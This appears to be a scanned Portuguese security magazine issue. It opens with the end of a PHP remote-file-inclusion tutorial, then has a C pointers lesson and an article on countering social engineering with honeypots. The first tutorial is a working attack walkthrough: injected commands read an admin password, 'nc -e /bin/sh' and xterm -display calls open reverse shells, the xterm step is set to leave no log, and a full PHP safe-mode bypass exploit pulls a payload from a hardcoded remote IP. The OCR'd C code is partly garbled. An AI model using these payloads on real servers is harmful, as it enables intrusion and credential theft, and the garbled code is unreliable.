
```
http://127.0.0.1/cobaia.php?corpo=http://192.168.0.2/
xpl.gif?&cmd=ls -al
```

Ao executarmos o comando, foi retornada a lista de arquivos da página onde injetamos o código malicioso. ATENÇÃO, a listagem foi:

	total 36			
drwxr-xr-x	2 root	root	4096 Oct 31 21:11 .	
drwxr-xr-x	5 root	root	4096 Feb 25 2001 ..	
-rw-r--r-	1 root	root	100 Oct 31 15:32 admin.php	
-rw-r--r-	1 root	root	54 Oct 31 14:35 arquivo.php	
-rw-r--r-	1 root	root	137 Oct 31 14:36 cobaia.php	
-rw-r--r-	1 root	root	159 Oct 31 14:49 cobaia2.php	
-rw-r--r-	1 root	root	105 Oct 31 14:14 index.html	
-rw-r--r-	1 root	root	2631 Oct 31 21:12 safemode.gif	
-rw-r--r-	1 root	root	557 Oct 31 15:16 xpl.gif	

Reparem nas permissões do arquivo admin.php (-rw-r--r-). Isso indica que o dono do arquivo pode ler e escrever(rw-), o grupo pode ler(r--) e outros usuários podem ler(r--). Com base nisso, poderemos então ler o conteúdo da página de administração do nosso suposto administrador.

```
http://127.0.0.1/cobaia.php?corpo=http://192.168.0.2/
xpl.gif?&cmd=cat admin.php
```



A saída foi:

```
<?php
if ($senha == 1234567890)
    include("adm.php");
else
    echo "Senha inválida";
?>
```

Assim, podemos saber a senha para acessar a área administrativa do site, que é 1234567890. O mesmo pode ser feito com conexões a banco de dados, geralmente os arquivos de DB são:

connect.php, conexao.php, db.php. Pode-se usar também .inc.


Agora precisamos de uma shell, com a qual possamos dar comandos interativamente. Para isso, vamos usar a ferramenta netcat (nc). Você precisará dela no seu computador e na máquina-alvo.

Este utilitário para Unix foi portado também para plataforma Windows pelo grupo l0pht. Para saber mais, entre no site: [www.l0pht.com](http://www.l0pht.com).

Por ser uma ferramenta muito poderosa, a possibilidade de encontrá-la no servidor no qual você está tentando acessar aumentou dramaticamente nos últimos tempos. Algumas distribuições Linux estão trazendo-a como padrão agora.

Abrindo uma porta para receber os dados:

```
[root@dcha0s h4rv3st]# nc -vv -l -p 666
listening on [any] 666 ...
```



Pronto, já temos nosso computador (a porta deve ser aberta no seu PC e não no servidor) escutando na porta 666. Agora vamos enviar a shell pelo browser da seguinte maneira:

```
http://127.0.0.1/cobaia.php?corpo=http://192.168.0.2/
xpl.gif?&cmd=/usr/bin/nc -e /bin/sh localhost 666
```

Um erro ocorreu enquanto carregava:

```
http://127.0.0.1/cobaia.php?corpo=http://192.168.0.2/
xpl.gif?&cmd=/usr/bin/nc%20-e%20/bin/
sh%20localhost%20%20666
```

Tempo esgotado no servidor

127.0.0.1

Isso aconteceu porque o servidor excedeu o tempo limite da conexão por não esperar a saída do comando executado para retornar ao seu navegador. Mas vamos dar uma olhada na shell onde deixamos o netcat escutando.

Você verá que chegou uma conexão na porta, e agora pode dar comandos à vontade. Usamos o id e o uname -a para demonstrar:

```
[root@dcha0s h4rv3st]# nc -vv -l -p 666
listening on [any] 666 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 1041
id
uid=99(nobody) gid=98(nobody) groups=98(nobody)
uname -a
Linux dcha0s 2.4.20 #2 Mon Mar 17 22:02:15 PST 2003 i586
unknown
```

Funciona perfeitamente. Só um detalhe: quando estiver na shell, não use Ctrl + C, pois isso fará com que ela caia.

Existe outra maneira de conseguir uma shell de forma mais interessante, mas esta dica afeta apenas usuários Unix. Quando você entra no seu Linux em modo gráfico, ele abre a porta 6000, se você ou sua distribuição não tiver bloqueado esta opção.

Esta porta é usada pelo seu computador para compartilhar um modo gráfico para outros sistemas Unix. Vamos usar o xterm que vem por padrão em todas as distribuições Unix para conseguir nossa shell.

No Linux, este programa fica no diretório /usr/X11R6/bin, no Solaris no /usr/openwin/bin. Procure-o com o comando find no caso de se tratar de outra versão Unix. O xterm, muitas vezes, é apagado ou sua permissão alterada para que você não possa executá-lo pelo administrador do sistema por medidas de segurança. Portanto, não estranhe se não encontrá-lo no servidor-alvo.

Mas antes de tudo, você terá que permitir que seu servidor X aceite a conexão com o servidor-alvo com o comando xhost.

A sintaxe do comando seria: xhost +127.0.0.1, sendo 127.0.0.1 correspondente ao IP da máquina atacada.

Também é possível usar somente o comando xhost +, mas com isso você permitiria a qualquer um conectar-se a seu servidor X sem autentificação e isso acarretaria muitos problemas de segurança. Tente não usar esta construção.

Lembre-se: este comando deve ser dado no seu computador e não no servidor-alvo.

Agora, com a permissão dada para o servidor atacado conectar-se no seu computador, você precisará usar o comando: /usr/X11R6/bin/xterm -ut -display localhost:0.0 no computador invadido para conseguir a shell.

```
http://127.0.0.1/cobaia.php?corpo=http://192.168.0.2/
xpl.gif?&cmd=/usr/X11R6/bin/xterm%20-ut%20-
display%20localhost:0.0
```

Se tudo correr normalmente, você verá uma janela se abrindo, na qual poderá dar os comandos que quiser.

A opção -ut é usada para que não seja gravado um log da conexão. Isso é possível por padrão no Linux, mas consulte o help do xterm em outros Unix para saber se também é suportada.

A opção -display serve para que apareça apenas um prompt de comandos, e não o modo gráfico do computador invadido. Esta deve ser usada em todo sistema Unix.

Depois que a shell chegar, dê o comando xhost - no seu computador. Isso não fará com que a shell caia, mas impedirá que novas conexões no seu servidor X sejam permitidas.

## PHP injection em SAFEMODE

Como era de se esperar, na PHP há casos em que o servidor tem proteções contra a execução de comandos no sistema.

Essas configurações podem ser feitas diretamente no arquivo php.ini.

Abaixo segue a lista das linhas que podem ser modificadas:

```
; Safe Mode
;
safe_mode = Off
```

Aqui, vemos que por padrão o Safemode é desabilitado:

```
safe_mode = Off
```

Para habilitá-lo, basta trocar Off por On. No caso desta linha, ela habilita uma forma generalizada do sistema de segurança, logo, alguns aplicativos como webmail, por exemplo, podem parar de funcionar. Para que isso não aconteça, podemos usar outro parâmetro para filtrarmos as funções:

```
; This directive allows you to disable certain functions for security
; reasons.
; It receives a comma-delimited list of function names. This directive
; is
; *NOT* affected by whether Safe Mode is turned On or Off.
disable_functions = passthru
```

Neste exemplo, mandamos filtrar a função passthru. Outras funções como exec, system devem ser filtradas também, pois todas permitem a execução de comandos.

Mas se você precisar que seu script execute algum comando, poderá usar esta configuração:

```
; When safe_mode is on, only executables located in the
safe_mode_exec_dir
; will be allowed to be executed via the exec family of functions.
safe_mode_exec_dir =
```

Aqui, você pode escolher um diretório no qual ficarão

armazenados somente os comandos que forem necessários.

Ex:

```
safe_mode_exec_dir = /phpexec
```

Logo, somente os comandos dentro do diretório /phpexec poderiam ser executados.

Várias medidas podem ser tomadas, basta dar uma olhada no arquivo php.ini. Quando o sistema está com safe\_mode = On, não são exibidas mensagens na tela, mas isso pode ser burlado como explicado abaixo.


## Burlando o Sistema em SAFEMODE

A PHP inclui em seu sistema alguns comandos nativos como opendir, chmod, fopen, fwrite dentre outros que vão nos permitir burlar em parte o Safemode. Poderemos com o exploit abaixo, listar, visualizar conteúdo, escrever em arquivos dentro do sistema. Isso tudo é claro, se tivermos permissão para tais privilégios. Geralmente, com listagem e visualização, teremos acesso na maioria dos servidores. Já para escrever, nem sempre será possível.

Esse exploit funciona da mesma maneira que o outro citado anteriormente.

```
<pre><font face="Tahoma" size="2">
<?php
echo "<font size=2>";
echo "PHP Write and Read in SafeMode. Exploit
By Cr4shyng of Data ChaOs<br>";
$uname = posix_uname();
while (list($teste, $testel) = each ($uname))
echo "$teste: $testel<br>";

$dono = get_current_user();
Echo "current user Script: $dono<br>";
$ver = phpversion();
Echo "php version: $ver<br>";
$login = posix_getuid();
Echo "user info: id($login)",
```



```

$euid = posix_geteuid();
$gid = posix_getgid();
Echo " euid($euid)<br>";
if ($dir2 == "")
$dir2 = getcwd();

Echo "current Path: $dir2<br>";
if ($dir = @opendir($dir2))
echo "<TABLE border=1 cellspacing=1 cellpadding=0>";
echo "<TR>";
echo "<TD valign=top>";
    Echo "<b><font size=2 face=arial>List All Files</b> <br><br>";
        while (($file = readdir($dir)) != false)
            if (@is_file($file))
$file1 = fileowner($file);
$file2 = fileperms($file);
            echo "<font color=green>$file1 - $file2<br>";
            flush();
        }

echo "</TD>";
echo "<TD valign=top>";
    Echo "<b><font size=2 face=arial>List Only Folders</b> <br><br>";
if ($dir = @opendir($dir2))
    while (($file = readdir($dir)) != false)
        if (@is_dir($file))
$file1 = fileowner($file);
$file2 = fileperms($file);
        echo "<font color=blue>$file1 - $file2<br>";

echo "</TD>";
echo "<TD valign=top>";
    Echo "<b><font size=2 face=arial>List Writable Folders</b> <br><br>";
if ($dir = @opendir($dir2))
    while (($file = readdir($dir)) != false)
        if (@is_writable($file) && @is_dir($file))
$file1 = fileowner($file);
$file2 = fileperms($file);
        echo "<font color=red>$file1 - $file2<br>";

echo "</TD>";
echo "</TD>";
echo "<TD valign=top>";
    Echo "<b><font size=2 face=arial>List Writable Files</b> <br><br>";
if ($dir = opendir($dir2))
    while (($file = readdir($dir)) != false)
        if (@is_writable($file) &&
@is_file($file) )
$file1 = fileowner($file);
$file2 = fileperms($file);
        echo "<font color=red>$file1 - $file2<br>";
```

```

echo "</TD>";
echo "</TR>";
echo "</TABLE>";

// Function to Visualize Source Code files
if ($see == "")
else
$fp = fopen($see, "r");
$read = fread($fp, 30000);
echo "<textarea name=textarea cols=80 rows=80>";
echo "$read";
Echo "</textarea>";

if ($dfc == "" || $fdfc == "")
else
$rox = fopen("http://200.222.176.31/gov.php",
"r"); // Change this IP/FILE
$data = fread($rox, "9000");
$d = fopen($dir2.$fdfc, "w");
fwrite($d, $data);

?>
</font></pre>
```

Um exemplo de uso seria:  
<http://127.0.0.1/cobaia.php?corpo=http://192.168.0.2/safemode.gif&parametro=blabla>

Para ver o código fonte de algum arquivo no servidor:  
<http://127.0.0.1/cobaia.php?corpo=http://192.168.0.2/safemode.gif&see=admin.php>

Então temos aí, o código fonte do arquivo admin.php na tela dentro da Text Box. Existem outras funções no exploit, como escrever em arquivos, mudar o PATH, mas vamos deixar para vocês mexerem nele. Caso queiram saber o que cada função faz, o site [www.php.net](http://www.php.net) é uma biblioteca completa com as funções e exemplos da PHP.

## Considerações Finais

Vimos que os sistemas feitos em PHP podem ser facilmente invadidos com esta técnica. Não é apenas a função include que nos permite isso, temos também as funções require, requires\_once, include\_once.

Cr4shyng & h4rv3st  
Data Cha0s - [www.datacha0s.com](http://www.datacha0s.com)  
irc.brasnet.org - #datacha0s

# Tutorial de C

## - Parte V - Ponteiros - Parte I

### TUTORIAL DE C

#### Introdução:

Na nossa nova "aula", vamos abordar um assunto que, para a maioria dos programadores em C, é um dos tópicos mais complicados e enrolados: os ponteiros.

Os ponteiros são variáveis que contém endereços de memória como valores. Na prática, um ponteiro aponta para um endereço de memória, onde está o valor de alguma coisa, não o valor propriamente dito. Isto é chamado pelos programadores de referência indireta. A declaração de um ponteiro é feita da seguinte maneira:

```
int *ponteiro;
```

Onde lemos que a variável do tipo int, chamada *ponteiro*, aponta para um valor inteiro na memória. O asterisco (\*) é a declaração indicando que esta variável é um ponteiro. Vamos fazer um exemplo prático para um melhor

#### Um outro exemplo:

Temos um outro exemplo muito interessante com ponteiros. Vamos mostra-lo abaixo. Trata-se de uma função que faz um quadrado de um número utilizando ponteiros. Vejamos abaixo:

```
#include <stdio.h>

void quadrado(int *);

main() {
    int x = 4;
    printf("O valor de x é: %d\n",
    x);
    quadrado(&x);
    printf("O valor de x ao quadrado
    é %d\n", x);
    return 0;
}

void quadrado(int *xpont) {
    *xpont = *xpont * *xpont;
}
```

Este exemplo é muito interessante, já que com uma função utilizando ponteiros, fazemos um quadrado de um número. Vamos agora fazer um outro exemplo para manipulação de ponteiros. Esta técnica é muito comum e todo mundo a utiliza em livros e cursos de C.

entendimento.

```
/* Brincando com ponteiros*/
#include <stdio.h>

main() {
    int x;
    int *xpont;
    x = 2;
    xpont = &x;

    printf("O valor do endereço
    de memória de x é: %p\n", &x);
    printf("O valor de x é:
    %d\n", x);
    printf("O valor contido no
    ponteiro de x é: %d\n", *xpont);
    return 0;
}
```

Vamos observar alguns pontos importantes no programa criado acima. Tivemos logo no início, a declaração das variáveis x e o ponteiro \*xpont. Em seguida, atribuimos a x o valor inteiro 2 e ai

Vamos ver um exemplo abaixo:

```
#include <stdio.h>

main() {
    int x;
    int *xpont, *ypont;

    x = 2;
    xpont = &x;
    ypoint=xpont;
    printf("O valor de x é: %d\n",
    x);
    printf("O valor original do
    endereço de x é: %p\n", &x);
    printf("O valor original do
    novo endereço de x é: %p\n",
    ++ypont);
    printf("O valor do novo
    endereço de -x é: %p\n", -ypont);
    printf("O valor do novo
    endereço de -x é: %p\n", -ypont);
    printf("O valor do novo
    endereço de -x é: %p\n", -ypont);
    printf("O valor original con-
    tido no ponteiro de x é: %d\n",
    *xpont);
    printf("O valor agora contido
    no ponteiro de ++x é: %d\n",
    ***xpont);
    printf("O valor agora contido
    no ponteiro de -x é: %d\n",
    -*xpont);
    printf("O valor agora contido
    no ponteiro de -x é: %d\n",
    -*xpont);
    return 0;
}
```

entra um novo operador chamado &. Este operador atribui o endereço de memória da variável x ao ponteiro xpont, ou seja, faz a referência indireta ao endereço onde está a variável.

Vamos observar o esquema abaixo para um melhor entendimento do que estamos falando:

```
[xpont] ----->x[2]
```

Ou seja, não estamos apontando para o valor 2 e sim para o endereço onde a variável x está na memória (que pode variar de momento para momento).

Em seguida, é que temos o truque básico: quando mandamos imprimir o valor \*xpont, o que estamos fazendo é referenciar indiretamente o valor que queremos imprimir, isto é, imprimir o valor contido no endereço de memória &x, que está apontado por xpont, ou seja, 2. Lembramos mais uma vez que uma variável é uma posição na memória que alocamos para armazenar um valor. Nada mais, nada menos que um endereço.

```
}
```

Com o exemplo acima, podemos claramente ver a diferença entre o valor do endereço e o ponteiro que aponta para o endereço de memória.

Vemos no exemplo acima a declaração da struct turma ao ponteiro \*p. O mais interessante é que podemos puxar o valor desta estrutura através da declaração p->nome. Este recurso em C é muito usado em programas, futuramente em nosso curso, faremos uma série de exemplos interessantes com este tipo de coisa.

## Ponteiros e Strings

Vamos começar um outro assunto que é interessante no que diz respeito aos ponteiros. Começaremos a trabalhar com strings. Todo ponteiro, antes de ser inicializado, possui um valor qualquer. Depois que o alocamos, ele passa a apontar para o endereço de memória da qual está o valor de uma variável.

Por exemplo, vamos ver o programa abaixo que inverte os caracteres de uma frase:

```
#include <stdio.h>
#include <string.h>

main() {
    char *p= "alo mundo";
    int x;
    for (x = strlen(p) - 1; x > -1; x--)
        printf("%c", p[x]);
    printf("\n");
}
```

```
    return 0;
}
```

Agora, vamos iniciar um outro recurso que pode envolver ponteiros e que posteriormente será abordado: as estruturas (structures) que são dinâmicas, ou seja, podem modificar de tamanho de acordo com a execução de um programa.

Vamos ver como é declarada uma estrutura. Por exemplo, uma turma cujos alunos terão registrados seus nomes, a turma e as idades.

```
struct turma{
    char nome[40];
    char turma[2];
    char idade[2];
}
```

Podemos montar diversas structures para os mais diversos fins. Quando há programas em sockets, temos vários exemplos disto, ou seja, várias funções utilizam structures para suas variáveis. É muito comum trabalharmos com estruturas para bancos de dados. Mas vamos nos ater aos ponteiros. Por enquanto, é possível jogar uma structures em um ponteiro. Veja o exemplo abaixo:

```
#include <stdio.h>
#include <string.h>

struct turma{
    char nome[40];
    char classe[2];
    char idade[2];
};

struct turma *p;

main() {
    struct turma vania={
        "Vania Claudia","5A","24"};
    p = &vania;
    printf("Nome:%s\n",p->nome);
    return 0;
}
```

## Conclusões:

Esta primeira parte de ponteiros é apenas para introduzir o aluno a uma série de recursos e tentar tirar um pouco da mística de tratar-se de um assunto complexo. Temos ainda que abordar a alocação dinâmica de memória (malloc) que iremos trabalhar em nossa próxima lição e ainda a comparação de ponteiros.

Vamos ainda abordar listas encadeadas no nosso próximo tutorial, assunto importante e que fechará a parte de estrutura de dados (structs) e a parte de ponteiros. Até lá!

Antonio Marcelo é especialista de segurança e é autor de vários livros sobre Linux, entre eles Firewalls em Linux e Segurança em Linux. Também é mantenedor do projeto HoneyPotBR (<http://www.honeypot.com.br>) e da Certificação Brasileira em GNU/Linux (<http://www.cblinux.com.br>). Pode ser encontrado no e-mail [amarcelo@plebe.com.br](mailto:amarcelo@plebe.com.br) ou no seu site <http://www.plebe.com.br>.

**E**ngenharia Social, que diabos é isso? Tem faculdade desta ciência? Onde é que se estuda isto? Trocando em miúdos, ninguém sabe direito o que vem a ser a Engenharia Social. Depois de ter sido lançado aqui no Brasil, o livro Arte de Enganar de Kevin Mittinick (talvez o maior de todos os engenheiros sociais e phreakers que já existiu), muita gente está tentando entender mais sobre o assunto.

# Contra Engenharia Social

Antônio Marcelo é especialista de segurança e é autor de vários livros sobre Linux, entre eles Firewalls em Linux e Segurança em Linux. Também é mantenedor do projeto HoneypotBR (<http://www.honeypot.com.br>) e da Certificação Brasileira em GNU/Linux(<http://www.cblinux.com.br>). Pode ser encontrado no e-mail amarcelo@plebe.com.br ou no seu site <http://www.plebe.com.br>.

# enharria

Torne-se um especialista  
em Segurança Digital

Destinado a profissionais  
que tenham conhecimentos  
em redes.

O ICS CSO - Chief Security  
Officer aborda:

- Fundamentos de segurança nas plataformas Windows e Linux;
- Padrões de criptografia e suas aplicações;
- Política de segurança adotada pelas grandes empresas do mundo;
- Comunicação Segura: Firewall, VPN e autenticação.

- 
- Certificações com pagamento em até 12x
  - 15% de desconto nas turmas diurnas
- 

Av. Paulista, 1009 - 9º Andar  
telefone: (11) 3285.5566  
[www.impacta.com.br](http://www.impacta.com.br)



Contudo, tentar explicar a engenharia social sob a óptica moderna, é definir-la como:

"A maneira de obter informações vitais de uma pessoa, organização ou entidade, utilizando apenas a persuasão".

Ou seja, é utilizar a velha *malandragem* para obter informações vitais que podem ser passadas por pessoas incautas e despreparadas para enfrentá-las. O melhor exemplo é a empregada doméstica, que pode ceder facilmente informações importantes a um estranho que liga para a casa de seus patrões, com uma conversa similar a esta:

- Alo queria falar com o Fulano.
- O Sr. Fulano não se encontra, quer deixar algum recado?
- Aqui é o Sr. Sicrano, sou da escola da filha dele...
- Da escola da Aninha? (pronto, ele já descobriu o nome da filha dele)
- Sim, ela teve um problema...
- O que foi?
- A Ana passou mal, alguém poderia buscá-la?
- O patrão não está?
- Bem, a Ana Cláudia está doente e...
- Olha só, o nome dela não é Ana Cláudia e sim Ana Carolina!
- Um momento, a senhora poderia me confirmar o nome dela? Não é Ana Cláudia Silva?
- Não! É Ana Carolina Fulana.
- Oh! Mil desculpas, foi um engano! Por favor, fique tranquila. Enganei-me de aluna.
- Que bom! Bom dia!
- Bom dia!

O que temos aqui é uma simples maneira de conseguir o nome de um familiar e assim, com base nestas informações, o atacante poderia cavar mais alguma coisa. Simples não? Mas a coisa não para por aí, existem outros tipos de ataque que são o foco de nosso artigo: os ataques de engenharia social na Internet.

### O Mundo Mudou

Atualmente, um grande número de pessoas de uma classe social privilegiada utiliza a Internet para fazer diversas operações básicas para facilitar o dia-a-dia através de diversos mecanismos oferecidos pela tecnologia: pagar contas on-line, fazer compras via cartão de crédito, consultar saldos, etc.

Normalmente essas pessoas possuem uma renda melhor que a maioria da população e são visadas como possíveis vítimas destes ataques. Durante um tempo, apareceram e-mails pedindo que as pessoas recadastrassem suas senhas ou confirmassem seus dados pessoais em sites dos bancos. Mal sabiam eles que estavam entrando em sites falsos, muito bem construídos e deixando ali informações vitais. Logo, uma série de coisas misteriosas começou a ocorrer em suas contas, com transferências não autorizadas, docs, etc. Os infratores em posse daqueles dados começaram a roubar e utilizar estas informações como bens de troca com outros infratores, criando assim um círculo vicioso.

Uma das grandes coqueluches destes invasores continua ainda sendo o cartão de crédito. Essas infrações são cometidas pelo carder, indivíduo que rouba cartões de crédito para realizar compras não autorizadas, burlando a lei e se transformando em um ladrão. Muitos deles não têm esta noção do crime e acabam sendo presos por cometerem infrações comuns.

O perfil de um carder, normalmente é claro. Um jovem entre 15 e 17 anos, que não tem noção real da sua infração. Para ele, trata-se mais de um desafio para obter um bem de maneira heróica, tipo um Robin Hood, mas existem grandes exceções. Muitos carders atuais são cooptados por indivíduos, que tem como meio de vida a venda de material comprado de maneira ilegal. Estes utilizam esta mão-de-obra, por ser facilmente manipulada e por não sofrer uma série de sanções penais previstas pela lei.

Este cenário infelizmente é uma realidade no Brasil. Muitos jovens estão sendo atraídos por este tipo de desafio, burlando a lei e tornando-se bandidos. Isto é um problema, sobretudo de desinformação, pois no Brasil, as leis de crimes digitais praticamente não existem.

Mas o que fazer para evitar este tipo de ataque, que providências podemos tomar com relação a isto? Vamos analisar abaixo cada uma das possibilidades:

## O Ataque Direto

A principal vítima do engenheiro social é o desinformado ou a pessoa que possui pouco conhecimento. Trata-se de um alvo fácil, já que, sem querer ou por pura inocência, cede as informações. Estes alvos se tornam prioritários e acabam sendo os principais elementos fornecedores do material que o atacante precisa. Normalmente qualis são as maneiras comuns de obter esses dados?

- a) Passar-se por uma pessoa conhecida da entidade/empresa;
- b) Passar-se por um serviço qualquer contratado pela empresa;
- c) Utilizar o truque do sorteio ou promoção, da qual a vítima foi "ganhadora";
- d) Fingir que ligou enganado;
- e) Solicitar a confirmação de uma informação importante;
- f) Adular o ego da vítima.

Estes processos são muito comuns e com variantes em cima das táticas acima. É muito comum que o atacante tenha algumas informações prévias do alvo, que podem ser facilmente obtidas em:

- a) Jornais / revistas;
- b) Lista de discussão;
- c) Serviços como: IRC e ICQ;
- d) Envio de e-mails falsos;
- e) Conhecidos em comum.

A informação está disponível em toda a parte, o engenheiro social sabe onde obter estas informações e utilizá-las para seus intentos. Mas então o que fazer se fomos vítimas destes atacantes? Existem algumas medidas que podem ser tomadas e que são muito eficazes em qualquer instituição. São elas:

- a) Pedir a identificação da pessoa que solicita as informações tipo nome, telefone da empresa e motivo da ligação;
- b) Nunca fornecer qualquer informação, nome, endereço ou telefone de pessoas chaves dentro de uma instituição;
- c) Se o atacante insistir, pegue seus dados e diga que ligará mais tarde. Isto gera tempo para confirmação daquelas informações.
- d) Utilize a engenharia social contra ele: peça para falar com uma pessoa fictícia da empresa, um gerente que você sabe que não existe, com um nome falso, se ele disser que ele não está, sabe que é um ataque.

O mais importante é treinar as pessoas de contato contra este tipo de coisas, mostrando os perigos de passar informações aparentemente inócuas.

## Os ataques por e-mail

Uma outra modalidade que faz vítimas todo o dia é a ataque por e-mail. O atacante neste caso é muito mais sofisticado e dispõe de uma série de recursos e conhecimentos técnicos. Normalmente, a vítima recebe um e-mail pedindo que ela confirme as informações bancárias / pessoais. Ao clicar num link no e-mail, o mesmo é direcionado para uma página falsa de banco muito fiel à real. Ali, o indivíduo cadastra seus dados e acaba de ser mais uma vítima.

Uma outra variante é um aviso dizendo que a pessoa foi sorteada, utilizando nomes de grandes sites de e-commerce. A vítima recebe um e-mail dizendo para instalar em sua máquina um programa especial de acesso, que na maioria das vezes é um keylogger ou um cavalo de tróia. Este programa grava em um arquivo, tudo o que ela digitou e manda para um e-mail externo sem que a vítima saiba.

Normalmente tanto as páginas falsas, como as contas de correio de recebimento de informações dos atacantes estão fora do país tornando seu rastreamento muito difícil. Normalmente, as vítimas utilizam o sistema operacional Windows e suas variantes por serem mais suscetíveis a vírus e worms, não possuindo nenhum tipo de mecanismo de segurança eficaz. A vítima só vai descobrir que foi atacada quando checar uma transferência não autorizada em seu banco ou uma compra não autorizada em seu cartão de crédito.

Agora vem a pergunta: existe algum tipo de prevenção? Como sempre, algumas precauções devem ser adotadas pelo usuário. São as seguintes:

- a) Em caso de recebimento de um e-mail de seu banco, procure ligar para os serviços de atendimento dele para obter informações a respeito do e-mail;
- b) Nunca aceite promoções de sites de e-commerce. Hoje, os sites estão sendo vítimas destes atacantes por utilizarem seus nomes. A maioria está alertando o público e disponibilizando informações a respeito.
- c) Tenha cuidado com e-mails com anexos, pois podem conter worms ou vírus.
- d) Seja cuidadoso ao responder seus e-mails!

## Utilizando a Engenharia Social para Localizar um Atacante

A engenharia social é uma das técnicas mais importantes e perigosas quando bem utilizadas. Consiste em levantar informações vitais pessoas ingênuas, sem que elas percebam o grau de importância desse fornecimento de informações. Mas como fazer a engenharia social trabalhar para um administrador de sistemas / usuário?

Bem, tem que ser muito bem feito para não levantar o mínimo de suspeitas. Inicialmente, o administrador deve se disfarçar de um outro atacante que invadiu um sistema ou tem posse de informações de terceiros. Para isso, ele deve ter em mãos algumas informações importantes:

- a) Como ele invadiu o sistema – Deve saber como o hacker invadiu o sistema e dizer que utilizou o mesmo método, deve colocar um backdoor seu em uma porta do sistema para utilizar como meio de acesso.
- b) Dizer quem é você – Mostre-se e fale que frequenta alguns canais de IRC, diga seu nick e procure fazer amizade com ele, captando sua confiança.
- c) Plante uma armadilha no sistema e mostre para ele – Coloque uma armadilha e fale para o atacante que a descobriu e a neutralizou. Indique como chegou a ela e mostre o que ela poderia causar.
- d) Critique o administrador da rede – Faça críticas ferrenhas do administrador do sistema (você mesmo!), diga quanto o sistema é vulnerável e quanto o administrador não tem noção das coisas.
- e) Se o atacante desconfiar – Forneça algumas informações que ele não possua sobre o sistema. Informe a senha do root para mostrá-lo que você é tão bom quanto ele. Se possível, forneça alguma dica importante para ele.
- f) Simule uma invasão – Convide-o a visitar um sistema *invadido* por você. Monte um aquário em uma rede externa à sua (de preferência em um sistema seguro!) e convide-o para um *bate-papo on-line* neste sistema. Assim, você levantará mais informações sobre o seu atacante.

Mas cuidado! Este tipo de coisa deve ser feito por pessoas de muita experiência, pois caso contrário, a vítima continuará sendo você.

Utilizando um Honeypot como Armadilha para o Engenheiro Social:

O Honeypot vem do inglês pote de mel, já que o mel foi na antiguidade uma iguaria cobiçada por causa da doçura extrema e por ser o alimento de nobres e reis. O conceito de Honeypot em uma rede é de ser um elemento atraente para o invasor, ou melhor, uma iguaria para um hacker.

Na realidade, o Honeypot é uma ferramenta de estudos de

segurança, onde sua função principal é colher informações do atacante. Existem definições clássicas como a de Spitzner (Spitzner, 2003), que diz que:

"Um Honeypot é um recurso de rede cuja função é de ser atacado e comprometido (invadido). Significa dizer que um Honeypot poderá ser testado, atacado e invadido. Eles não fazem nenhum tipo de prevenção, pois fornecem informações adicionais de valor inestimável".

Quer dizer que um Honeypot não é uma ferramenta de segurança, mas de pesquisa de segurança. Veja uma outra definição:

"Um Honeypot é um sistema que possui falhas de segurança reais ou virtuais, colocadas de maneira proposital, afim de que seja invadido e o fruto desta invasão possa ser estudado."

Só que os Honeypots na mão de especialistas reais torna-se um elemento de valor inestimável para a captura de informações, que dificilmente poderiam ser obtidas. Existem casos de capturas de ferramentas, worms, assinaturas de ataques feitas por Honeypots e que foram revertidas para a comunidade de segurança, possibilitando a criação de novas ferramentas de defesa.

Os Honeypots possuem uma categorização que, inclusive Martin Roesch, criador do SDI Snort apresenta:

a) Honeypots de pesquisa - Este tipo de Honeypot tem como principal função acumular o máximo de informações possíveis dos atacantes e de suas ferramentas. Esta categoria possui um grau alto de comprometimento, já que o objetivo é armazenar e permitir que o hacker se infiltre dentro do sistema. Obviamente que este tipo é muito perigoso quando implementado de maneira incorreta. Normalmente os especialistas os colocam em redes externas ou com nenhum tipo de ligação com a rede principal. Os mesmos são considerados por alguns autores como Sistemas de Detecção de intrusão passivos.

b) Honeypots de produção - Este tipo tem como objetivo ser uma ferramenta de segurança que diminua o risco de uma rede corporativa. Na realidade, funciona como um elemento de distração ou dispersão, tirando a atenção de um elemento principal da rede. Contudo, mesmo este tipo de Honeypot não adiciona nenhum tipo de vantagem na estrutura de segurança das organizações.

